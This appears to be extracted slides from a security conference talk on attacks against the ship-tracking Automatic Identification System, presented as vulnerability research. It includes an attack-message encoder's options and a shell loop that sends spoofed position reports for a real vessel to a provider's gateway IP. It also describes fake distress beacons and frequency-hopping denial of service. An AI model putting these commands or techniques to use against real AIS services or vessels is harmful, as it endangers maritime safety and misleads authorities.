

AIS Exposed Understanding Vulnerabilities & Attacks 2.0

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[– DVD VERSION –]





Outline

Balduzzi et al., October 2013, HITB KUL ++






Automatic Identification System

- AIS, Automatic Identification System
- Tracking system for vessels
 - Ship-to-ship communication
 - From/to port authorities (VTS)
- Some applications:
 - Maritime security (piracy)
 - Collision avoidance
 - Search and rescue
 - Accident investigation
 - Binary messages, e.g. weather forecasting

Required Installation

- Since 2002
- Introduced to supplement existing safety systems, e.g. traditional radars
- Required on:
 - ANY International ship with gross tonnage of 300+
 - ALL passenger ships regardless of size
- Estimated 400,000 installations
- Expected over a million




Data Exchange

- AIS messages are exchanged in two forms:
- Radio-frequency (VHF) 162 ± 0.25 MHz




Online AIS Providers

Example



Online AIS Providers

- Collect and visualize vessels information
- Communicating via:
 - Mobile Apps
 - Email
 - Free/Commercial Software
 - Radio-Frequency
 Gateways (deployed regionally)



Identified Threats

Grouped in two macro categories

 1. Implementation-specific = Online Providers [Software]

VS

2. Protocol-specific = AIS Transponders[RF / VHF]

AIS Application Layer

- AIVDM messages, e.g.:
 - Position reports
 - Static reports
 - Management (channel...)
 - Safety-related (SART)

NMEA sentences, as GPS

```
!AIVDM, 1, 1, , B, 177KQJ5000G?to`K>RA1wUbN0TKH, 0*5C
TAG, FRAG_#, FRAG_ID, N/A, CHANNEL, PAYLOAD, PAD, CRC
```

AIVDM Encoder


```
$ ./AIVDM Encoder.py --h
Usage: AIVDM Encoder.py [options]
Use this tool to generate the binary payload of a NMEA0183 (attack) sentence.
Brought to you by embyte.
Options:
  -h, --help
                        show this help message and exit
  --type=TYPE
                        Type:
                        1 = Position Report Class A;
                        14 = Safety-Related Broadcast Message;
                        18 = Standard Class B CS Position Report;
                        21 = Aid-to-Navigation Report;
                        22 = Channel Management;
                        23 = Group Assignment Command;
                        24 = Static Data Report)
                        14. SART alarm message, default = SART ACTIVE
  --sart msg=SART MSG
                        MMSI, default = 247320162.
  --mmsi=MMSI
                        970010000 for SART device
                        18. Speed (knot), default = 0.1
  --speed=SPEED
  --long=LONG
                        18. Longitude, default = 9.72357833333333
  --lat=LAT
                        18. Latitude, default = 45.6910166666667
  --course=COURSE
                        18. Course, default = 83.4
  --ts=TS
                        18. Timestamp (sec), default = 38
                        21. Specify that the AtoN is virtual, default = real.
  --v AtoN
  --aid type=AID TYPE
                        21. Type of AtoN (light, bouye)
  --aid name=AID NAME
                        21. Name of AtoN
  --channel a=CHANNEL A
                        22. Specify channel frequency for A, default = 2087
                        (87B = 161.975 MHz). Ref ITU-R M.1084
```

Example

- Ship involved in Military Operations
- MMSI 247 320162 (Italy)


Spoofing – Online Providers

Ships or Aids-to-Navigation



```
embyte@wine:~$ for i in `seq 100000`; do sleep 1; echo -n -e `./AIVDM_Encoder.py --type=1
--mmsi=367532850 --speed=5.2 --long=-96.9197 --lat=32.8651 --course=353.1 | xargs -I MARCC
./unpacker MARCO 1 A` | nc -q0 -u 5.9.207.224 5322; done
```


US to North Korea... What?!




Wargames (1983) or cyberwar?

Programming a malicious route

- Tool to make a ship follow a path over time
- Programmed with Google Earth's KML/KMZ information



Hijacking (Rouge Gateway)



Example

"Move" a real ship – Eleanor Gordon

Vessel's Details

Ship Type: Tug

Length x Breadth: 60 m X 16 m

Speed recorded (Max / Average): 7.5 / 6.4 knots

Flag: USA [US]

Call Sign: WDG4089 IMO: 0, MMSI: 367532850

Last Position Received

Area: Mexico Gulf

Latitude / Longitude: 30.1854° / -91.0188° (Map)

Speed/Course 6.6 knots / 328* Last Known Port: NEW ORLEANS

Info Received: 0d 0h 4min ago (AIS Source: 396)



Itineraries History

Voyage Related Info (Last Received)

Draught: 3 m Destination:


Info Received: 2013-10-15 04:10 (0d, 0h 4min ago)

Recent Port Calls:


No Records Found

Ex Names History


No Records Found



Popping Up in Dallas?




Radio-Frequency (VHF) Threats



AIS Communication over the Air

- Protocol designed in a "hardware-epoch"
- Hacking was difficult and cost expensive
- No authentication, no integrity check

- 2014
- Craft AIS signals?
- Let's do it via software!




SDR – Software Defined Radio

- Many applications, e.g. Radio / TV receivers,
 20 USD
- Radio amateurs, SDR transmitters

- Reduced costs
- Reduced complexity
- Increased flexibility


Accessible by many, pirates included!

Our Testing Lab



AIS Transmitter

- Built & implemented a software-based AIS transmitter
- GnuRadio, http://gnuradio.org/



Custom block: AIS Frame Builder [Ref, HITB KUL 2013]

RF Spoofing

- Radio-frequency (VHF) version of spoofing
- Setup : [Attacker] [Victim]
- Amplifier: 20+ km (modified radio)






Victim's Console

e e	asyTRX2 Pro	gramming Tool								
	Help Data C									
Stati	c data Diagn	ostics Sent data Receiv	ved data SD-	Card CF	A-Alarm	Anchor-Alarm				
Class	MMSI	Ship Name	Call Sign	SOG	COG	Latitude	Longitude	Last Report	Bearing	Range
В	316025497	ENIGMA 3	_	5 kn	209°	43° 06.6772' N	006° 38.6404' E	9:55	n.a.*	n.a. nm
A	319032900			0 kn	291°	43° 42.0778' N	007° 20.7700' E	8:53	n.a.*	n.a. nm
Α	247086200	ATHARA	IBDI	0 kn	221°	44° 24.5560' N	008° 54.7260' E	0:00	n.a.*	n.a. nm
Α	247490000			0 kn	303°	44° 02.0248' N	010° 02.7196' E	8:53	n.a.*	n.a. nm
Α	235075616			0 kn	275°	43° 41.7633' N	007° 20.5411' E	10:27	n.a.*	n.a. nm
Α	247244700	SANTA RITA	ICHL	0 kn	308°	44° 24.5659' N	008° 54.5509' E	0:08	n.a.*	n.a. nm
Α	247066860	211121212		3 kn	159°	43° 32.8591' N	010° 06.0945' E	4:26	n.a.*	n.a. nm
В	416001337	TREND MICRO	FTR	10 kn	100°	44° 23.2750' N	008° 54.7783' E	4:54	n.a.*	n.a. nm
Α	319112000	ROBUSTO	ZCMF9	4 kn	320°	43° 32.4517' N	007° 01.8372' E	8:32	n.a.*	n.a. nm
Α	247270900	SAN FRANCESCO	ICHM	0 kn	263°	44° 24.0809' N	008° 54.4939' E	0:08	n.a.*	n.a. nm
Α	235003950			0 kn	330°	43° 48.8976' N	007° 46.8622' E	11:23	n.a.*	n.a. nm
Α	319861000			0 kn	63°	43° 44.0700' N	007° 25.6200' E	9:57	n.a.*	n.a. nm
Α	253303000			0 kn	187°	43° 35.2249' N	007° 07.3399' E	12:36	n.a.*	n.a. nm
Α	378314000			0 kn	288°	43° 49.1218' N	007° 47.1740' E	13:34	n.a.*	n.a. nm
Α	247174800	SANTA GIULIA	IJCD	0 kn	0*	44° 24.7695' N	008° 55.0421' E	0:05	n.a.*	n.a. nm
Α	235083004		1.0	12 kn	240°	43° 20.4090' N	006° 47.1670' E	10:45	n.a.*	n.a. nm
Α	247077500	PUNTA GIALLA	IWUC	0 kn	0°	44° 24.1903' N	008° 54.3878' E	0:20	n.a.*	n.a. nm
Α	319512000		-	11 kn	208°	43° 43.4999' N	007° 26.0399' E	9:50	n.a.*	n.a. nm
Α	247284200	GIGLIO	IBXB	0 kn	355°	44° 24.0231' N	008° 55.0178' E	0:03	n.a.*	n.a. nm
Α	247061690			3 kn	352°	43° 53.5186' N	009° 42.5038' E	9:54	n.a.*	n.a. nm
Α	247030900			7 kn	69°	44° 03.2151' N	009° 50.8435' E	0:25	n.a.*	n.a. nm
Α	247279300			12 kn	250°	43° 32.2470' N	010° 16.6429' E	9:40	n.a.*	n.a. nm
Α	310081000		9	0 kn	314°	43° 41.9299' N	007° 19.1400' E	9:31	n.a.*	n.a. nm
Α	247106500	NURAGHES	IBLS	0 kn	0°	44° 24.6030' N	008° 54.7540' E	0:02	n.a.*	n.a. nm
Α	319037100			0 kn	139°	43° 44.8281' N	007° 26.7544' E	11:09	n.a.*	n.a. nm
Α	247046700	AETHALIA	ITTA	0 kn	193°	44° 24.0592' N	008° 55.4803' E	0:04	n.a.*	n.a. nm
Α	4749			n.a. kn	n.a.*	n.a.	n.a.	9:49	n.a.*	n.a. nm

Injecting into legit AIS gateways




Man-in-water Spoofing

- Fake a "man-in-the-water" distress beacon
- Trigger SART (S.O.S.) alerts
- Visually and acoustically
- Lure a victim vessel into navigating to a hostile and attacker-controller sea space
- Mandatory by legislation



Man-in-water Spoofing




Frequency Hopping (DoS++)

- Disable AIS transponders
- Switch to non-default frequency (RX and TX)
- Single or multiple target(s)

- Program a desired targeted region
 - Geographically remote region applies as well
- For example: Pirates can render a ship "invisible" upon entering Somalia

Frequency Hopping (DoS++)




CPA Alerting

